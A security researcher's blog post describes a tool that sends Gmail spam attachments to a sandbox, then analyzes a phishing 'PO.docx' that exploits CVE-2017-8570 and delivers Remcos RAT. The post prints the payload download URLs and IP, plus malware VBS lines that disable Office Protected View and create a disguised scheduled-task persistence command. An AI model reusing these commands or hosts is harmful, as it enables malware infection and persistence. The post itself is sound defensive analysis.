

Matryoshka

written by Mert SARICA | 1 November 2018

As a security researcher who always follows the spider senses, my instincts have been warning me for a long time to pay attention to my Gmail account's Spam folder. Being an active Gmail user since 2006, I had no doubt that over the course of 13 years, my email address ended up on the email lists of malicious individuals (spammers) sending unwanted emails from Nigeria to Papua New Guinea and many other geographies.

One day, as I once again took a look at the Spam folder, I noticed a significant number of unwanted emails that made me feel like a handsome movie star. :) Based on these emails, I started contemplating what I could do to gather information about the number of emails that ended up in my Gmail account's Spam folder over time, along with the types of malicious files they contained (such as spyware). Shortly after, I decided to develop a program using Python that would track the emails in the spam folder and upload the files attached to them to a sandbox system.

Delete all spam messages now (messages that have been in Spam more than 30 days will be automatically deleted)				
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Ekaterina	hi - Hi to the hottest man in the world, which is program, my name is Ekaterina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	1:34 am
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Tatiana	hi - Hi to the hottest man in the world, which is program, my name is Tatiana and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	12:33 am
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Nadezhda	hi - Hi to the hottest man in the world, which is mert, my name is Nadezhda and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	8:07 pm
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Marina	hi - Hi to the hottest man in the world, which is mert, my name is Marina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	Nov 23
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Alla	hi - Hi mert, my name is Alla and i'm from Russia Many times in life, we can end up taking the people who are closest to our hearts for granted. I am so used to all of the wonderful things that guys	Nov 23
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Lesia	-Hi do You Know Me !! - _Hi, We Need to Talk	Nov 23
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Vera	hi - Hi mert, my name is Vera and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face -) You are super cute and I would	Nov 23
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Alla	hi - Hi program, my name is Alla and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face -) You are super cute and I would	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Anastasia	hi - Hi mert, my name is Anastasia and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face -) You are super cute and I	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Lesia	-Hi do You Know Me !! - _Hi, We Need to Talk	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Valeria	hi - Dear mert, Finally I have got a change to write to you. My name is Valeria, i'm from Russia and now i'm living in USA -) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Oksana	hi - Dear program, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA -) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Elena	hi - Dear program, Finally I have got a change to write to you. My name is Elena, i'm from Russia and now i'm living in USA -) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Lyudmila	hi - Dear mert, Finally I have got a change to write to you. My name is Lyudmila, i'm from Russia and now i'm living in USA -) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Svetlana	hi - Dear program, Finally I have got a change to write to you. My name is Svetlana, i'm from Russia and now i'm living in USA -) I saw you first time on Facebook or Instagram, I don't remember	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Oksana	hi - Dear mert, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA -) I saw you first time on Facebook or Instagram, I don't remember, but	Nov 22
<input type="checkbox"/>	<input type="star"/>	<input type="checkbox"/> Barbara	hi - Dear program, Finally I have got a change to write to you. My name is Barbara, i'm from Russia and now i'm living in USA -) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22

I decided to use Hybrid Analysis, which incorporates the Falcon sandbox system in the background, as my choice for a sandbox service that I frequently use for malicious software analysis and have always been satisfied with. However, in order to automatically upload detected files to Hybrid Analysis' API, an unrestricted API key was required. Fortunately, thanks to them providing this for free to security researchers, I was able to obtain an API key in a short period of time.

Hybrid Analysis <mailer@hybrid-analysis.com>
to me

Hello,

Your vetting request status has changed. You will find a summary below.

New status: Accepted

Old status: Pending

Requested at: 12/14/2017 03:59:35

Notice: your vetting has been successfully processed and you can download files without limits and obtain full API key. Please remember that once changing your E-Mail address or Full name, you will need to pass vetting process once again.

Have a question or need help? Please use our [contact form](#).

Thank you,
Hybrid Analysis Support

© 2017 Hybrid Analysis

After developing and implementing a tool called Spam Analyzer using Python, it didn't take long before the tool discovered a suspicious file named "PO.docx" in the Spam folder.

```
Batcave x Batcave (1)
=====
Gmail Spam Analyzer v1.0 [https://www.mertsarica.com]
=====
[+] working on attachments...
[*] Total unread messages in spam folder: 4
[*] Submitting 2018().xlsx to Falcon Sandbox
[*] Submitting 9750f81d3b1fbbbee8f0f1fb7aaac1482 to Falcon sandbox
[*] Submitting Abel and Vivian.pdf to Falcon Sandbox
[*] Submitting PO.docx to Falcon Sandbox
[+] sleeping 1 hour...
```

```

Batcave x Batcave (1)
=====
Gmail spam Analyzer v1.0 [https://www.mertsarica.com]
=====
[+] working on attachments...
[*] All e-mails are already analyzed in spam folder...
[+] Checking for malicious samples...
[*] verdict of 2018().xlsx: no specific threat
[*] verdict of Abel and Vivian.pdf: no specific threat
[*] verdict of PO.docx: suspicious

```

RE: Document Spam x

Mr. Anuat piboonphon <xx@yy> to Recipients Feb 5 (3 days ago)

Be careful with this message. Similar messages were used to steal people's personal information. Unless you trust the sender, don't click links or reply with personal information. [Learn more](#)


Dear Sir/Madam,

Attached herewith please find Pre-Alert Shipping documents for your pre-arrangement and we would like inform you, due to prevent lost of shipping documents, all Original Shipping Documents have put into this cargo Box No.1 and copies of those also attached with AWB as well.
 If you need any more information, please don't hesitate to contact us.
 Thank you for your kind support.

Best Regards,

Mr. Anuat piboonphon
 Thai Master Transport Int'l Service (TMT) Co., Ltd.
 850/4 Lad Krabang Road, Lad Kragang, Bangkok Thailand 10520
 Mobile Phone : 08 5488 5238
 Tel : 02-326-7099 Ext: 22
 Fax: 02-326-7097
 Email : anuat.Piboonphon : alrport@tmtcargo.com : www.tmtcargo.com
 Member of. Image result for iata cargo logoRelated imagecid:image004.jpg@01D2BDF8.DA9E4430http://www.allcargo.co.th/tafa.jpghttp://www.hasla.or.th/Portals/4/logo.jpgTACBA

⚠ Downloading this attachment is disabled because this email has been identified as phishing. If you want to download it and you trust this message, click "Not spam" in the banner above. [Learn more](#)



The Spam Analyzer tool connects to your Gmail account via the Gmail API using the connection information found in the "client_secret.json" file (which you can download from the Google API Console). It reads all the emails in the Spam folder, copies the attached files to the "attachments" folder, and then uploads these files to the Hybrid Analysis system. It stores the information of all uploaded files in the "hashes.txt" file. After uploading the files to Hybrid Analysis, it writes the corresponding Hybrid Analysis report and whether the file is malicious or not into the "hashes.txt" file after 1 hour.

```

GNU nano 2.5.3 File: hashes.txt
04-03-2018 15:45:36 |2018().xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|submitted
04-03-2018 15:45:40 |9750f81d3b1fbbec8f0f1fb7aaac1482|c9e4badba591f852f35ffecfc6b296e8a5e557b665ac9ae964885ba163a4bff|submitted
04-03-2018 15:45:43 |Abel and Vivian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9|submitted
04-03-2018 15:45:45 |PO.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|submitted


```

```

04-03-2018 15:45:36|2018|.xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|https://www.hybrid-analysis.com/sample/726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f?environmentId=100|no specific threat
04-03-2018 15:45:40|9750f81d3b1fbbee8f0f1fb7aaac1482|c9e4badba591f852f35ffecf6b296e8a5e557b665ac9ae964885ba163a4bfff|https://www.hybrid-analysis.com/sample/c9e4badba591f852f35ffecf6b296e8a5e557b665ac9ae964885ba163a4bfff?environmentId=100|clean
04-03-2018 15:45:43|Abe1 and v1vian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9|https://www.hybrid-analysis.com/sample/0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9?environmentId=100|no specific threat
04-03-2018 15:45:45|PO.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|https://www.hybrid-analysis.com/sample/510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc?environmentId=100|suspicious

```

When I started analyzing the “PO.docx” file using the Pestudio tool, I found that, except for ZoneAlarm, no other security software detected it as suspicious. Opening the file with an outdated patch of Microsoft Office 2010 and monitoring it with the Fiddler tool, I observed that it first downloaded and executed the “svch.doc” file from the shortened URL “http://urlz[.]fr/6uQM” (expanded URL: “http://23[.]249[.]161[.]109/ace/”). Then, it attempted to download the “svchost32.vbs” file from the address “http://jopittex[.]zaproto[.]org/windows/” through “svch.exe”.



Free Automate X Free Automate X Free Automate X Index of /ace X New Tab X Expand Shorte X

www.expandurl.net/expand?url=http%3A%2F%2Furlz.fr%2F6uQM

View the destination URL!

Expand URL Shorten URL Terms of Use Privacy Policy Contact Us

Expand URL


http://urlz.fr/6uQM

Expand URL

Results for http://urlz.fr/6uQM

Website Thumbnail Generator

Thumbnail queued



Short URL: http://urlz.fr/6uQM

Redirects: 2 (hide details)

1. https://urlz.fr/6uQM
2. http://23.249.161.109/ace/svch.doc

Long URL: http://23.249.161.109/ace/svch.doc

Extra Information

Fiddler Web Debugger

File Edit Rules Tools View Help GET /book GeoEdge

WinConfig Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
24	301	HTTP	urlz.fr	/	182		text/html	wnword:3128	[#23]	
25	405	HTTPS	urlz.fr	/	170		text/html; charset=UTF-8	wnword:3128	[#24]	
26	301	HTTP	urlz.fr	/6uQM	182		text/html	wnword:3128	[#25]	
27	200	HTTP		Tunnel to urlz.fr:443	1.852			wnword:3128	[#26]	
28	302	HTTPS	urlz.fr	/6uQM	5		text/html; charset=UTF-8	wnword:3128	[#27]	
29	200	HTTP	23.249.161.109	/ace/svch.doc	586.121		application/msword	wnword:3128	[#28]	
30	301	HTTP	urlz.fr	/6uQM	0		text/html	wnword:3128	[#29]	
31	302	HTTPS	urlz.fr	/6uQM	0		text/html; charset=UTF-8	wnword:3128	[#30]	
32	200	HTTP	23.249.161.109	/ace/svch.doc	0		application/msword	wnword:3128	[#31]	
33	502	HTTP	jopitex.zapto.org	/windows/svchost32.vbs	512	no-cac...	text/html; charset=UTF-8	svch:4036	[#32]	

As I continued analyzing the "P0.docx" file using tools like Notepad++ and rtfdump.py, I discovered that the file exploited the CVE-2017-8570 vulnerability by abusing Microsoft Word's frameset feature (commonly used in penetration testing).


```

218 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
219 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG
220 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
221 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
222 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWOR
223 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
224 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
225 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWORD
226 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
227 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
228 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG
229 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
230 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
231 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWOR
232 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
233 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
234 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWORD
235 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
236 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
237 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG
238 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
239 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
240 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWOR
241 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
242 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
243 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWORD
244 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
245 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
246 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG
247 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
248 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
249 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachmentsInPV", 1, "REG_DWOR
250 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
251 set shhh = CreateObject("WScript.Shell")
252 Dim AnwEXnwulStime
253 AnwEXnwulStime = "cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.
254 shhh.Popup (AnwEXnwulStime)

```

Windows Script Host

```
cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.vbs
```

OK

Visual Basic file length: 13.456 lines: 254 Ln: 126 Col: 31 Sel: 48 | 1 Windows (CR LF) A | 10 Şubat 2018 Cumartesi


pestudio 8.71 - Malware Initial Assessment - www.winitor.com


engine (66)	positiv (7)	date (dd.mm.yyyy)	age (days)
Rising	Malware.Undefined!8.C (TFE:1:uxD6hhSaRvV)	08.02.2018	1
Ikarus	Trojan.Win32.Refroso	08.02.2018	1
Kaspersky	UDS: DangerousObject.Multi.Generic	08.02.2018	1
ZoneAlarm	UDS: DangerousObject.Multi.Generic	08.02.2018	1
Cylance	Unsafe	09.02.2018	0
ESET-NOD32	a variant of Win32/GenKryptik.BPIC	08.02.2018	1
Bkav	clean	08.02.2018	1
MicroWorld-eScan	clean	09.02.2018	0
nProtect	clean	08.02.2018	1
CMC	clean	08.02.2018	1
CAT-QuickHeal	clean	08.02.2018	1
McAfee	clean	08.02.2018	1
Zillya	clean	08.02.2018	1
AegisLab	clean	08.02.2018	1
TheHacker	clean	08.02.2018	1
K7GW	clean	08.02.2018	1
K7AntiVirus	clean	08.02.2018	1
Arcabit	clean	08.02.2018	1
TrendMicro	clean	08.02.2018	1
Baidu	clean	08.02.2018	1
Cyren	clean	08.02.2018	1
Symantec	clean	08.02.2018	1
TrendMicro-HouseCall	clean	08.02.2018	1
Paloalto	clean	09.02.2018	0
ClamAV	clean	08.02.2018	1
BitDefender	clean	08.02.2018	1
NANO-Antivirus	clean	08.02.2018	1
SUPERAntiSpyware	clean	08.02.2018	1
Tencent	clean	09.02.2018	0
Ad-Aware	clean	09.02.2018	0
Emsisoft	clean	08.02.2018	1
Comodo	clean	08.02.2018	1
F-Secure	clean	08.02.2018	1

sha256: 796BF2CEf975153992397DEF2E23A82B174284E12D7BC0F1F4D2E154794C69C8 cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x00184001



When I analyzed the “svchost.exe” (profile.exe) program using the x64dbg debugger tool, the main malicious software, which was the Remcos RAT malware, finally revealed itself like a matryoshka doll.





Matryoshka dolls, also known as stacking dolls, nesting dolls, Russian tea dolls, or Russian dolls, are a set of wooden dolls of decreasing size placed one inside another. The name matryoshka, mainly known as “little matron”, is a diminutive form of Matryosha, in turn a diminutive of the Russian female first name Matryona.

Hope to see you in the following articles.

Note:

1. This article also contains the solution for the Pi Hediyeem Var #13 cybersecurity game.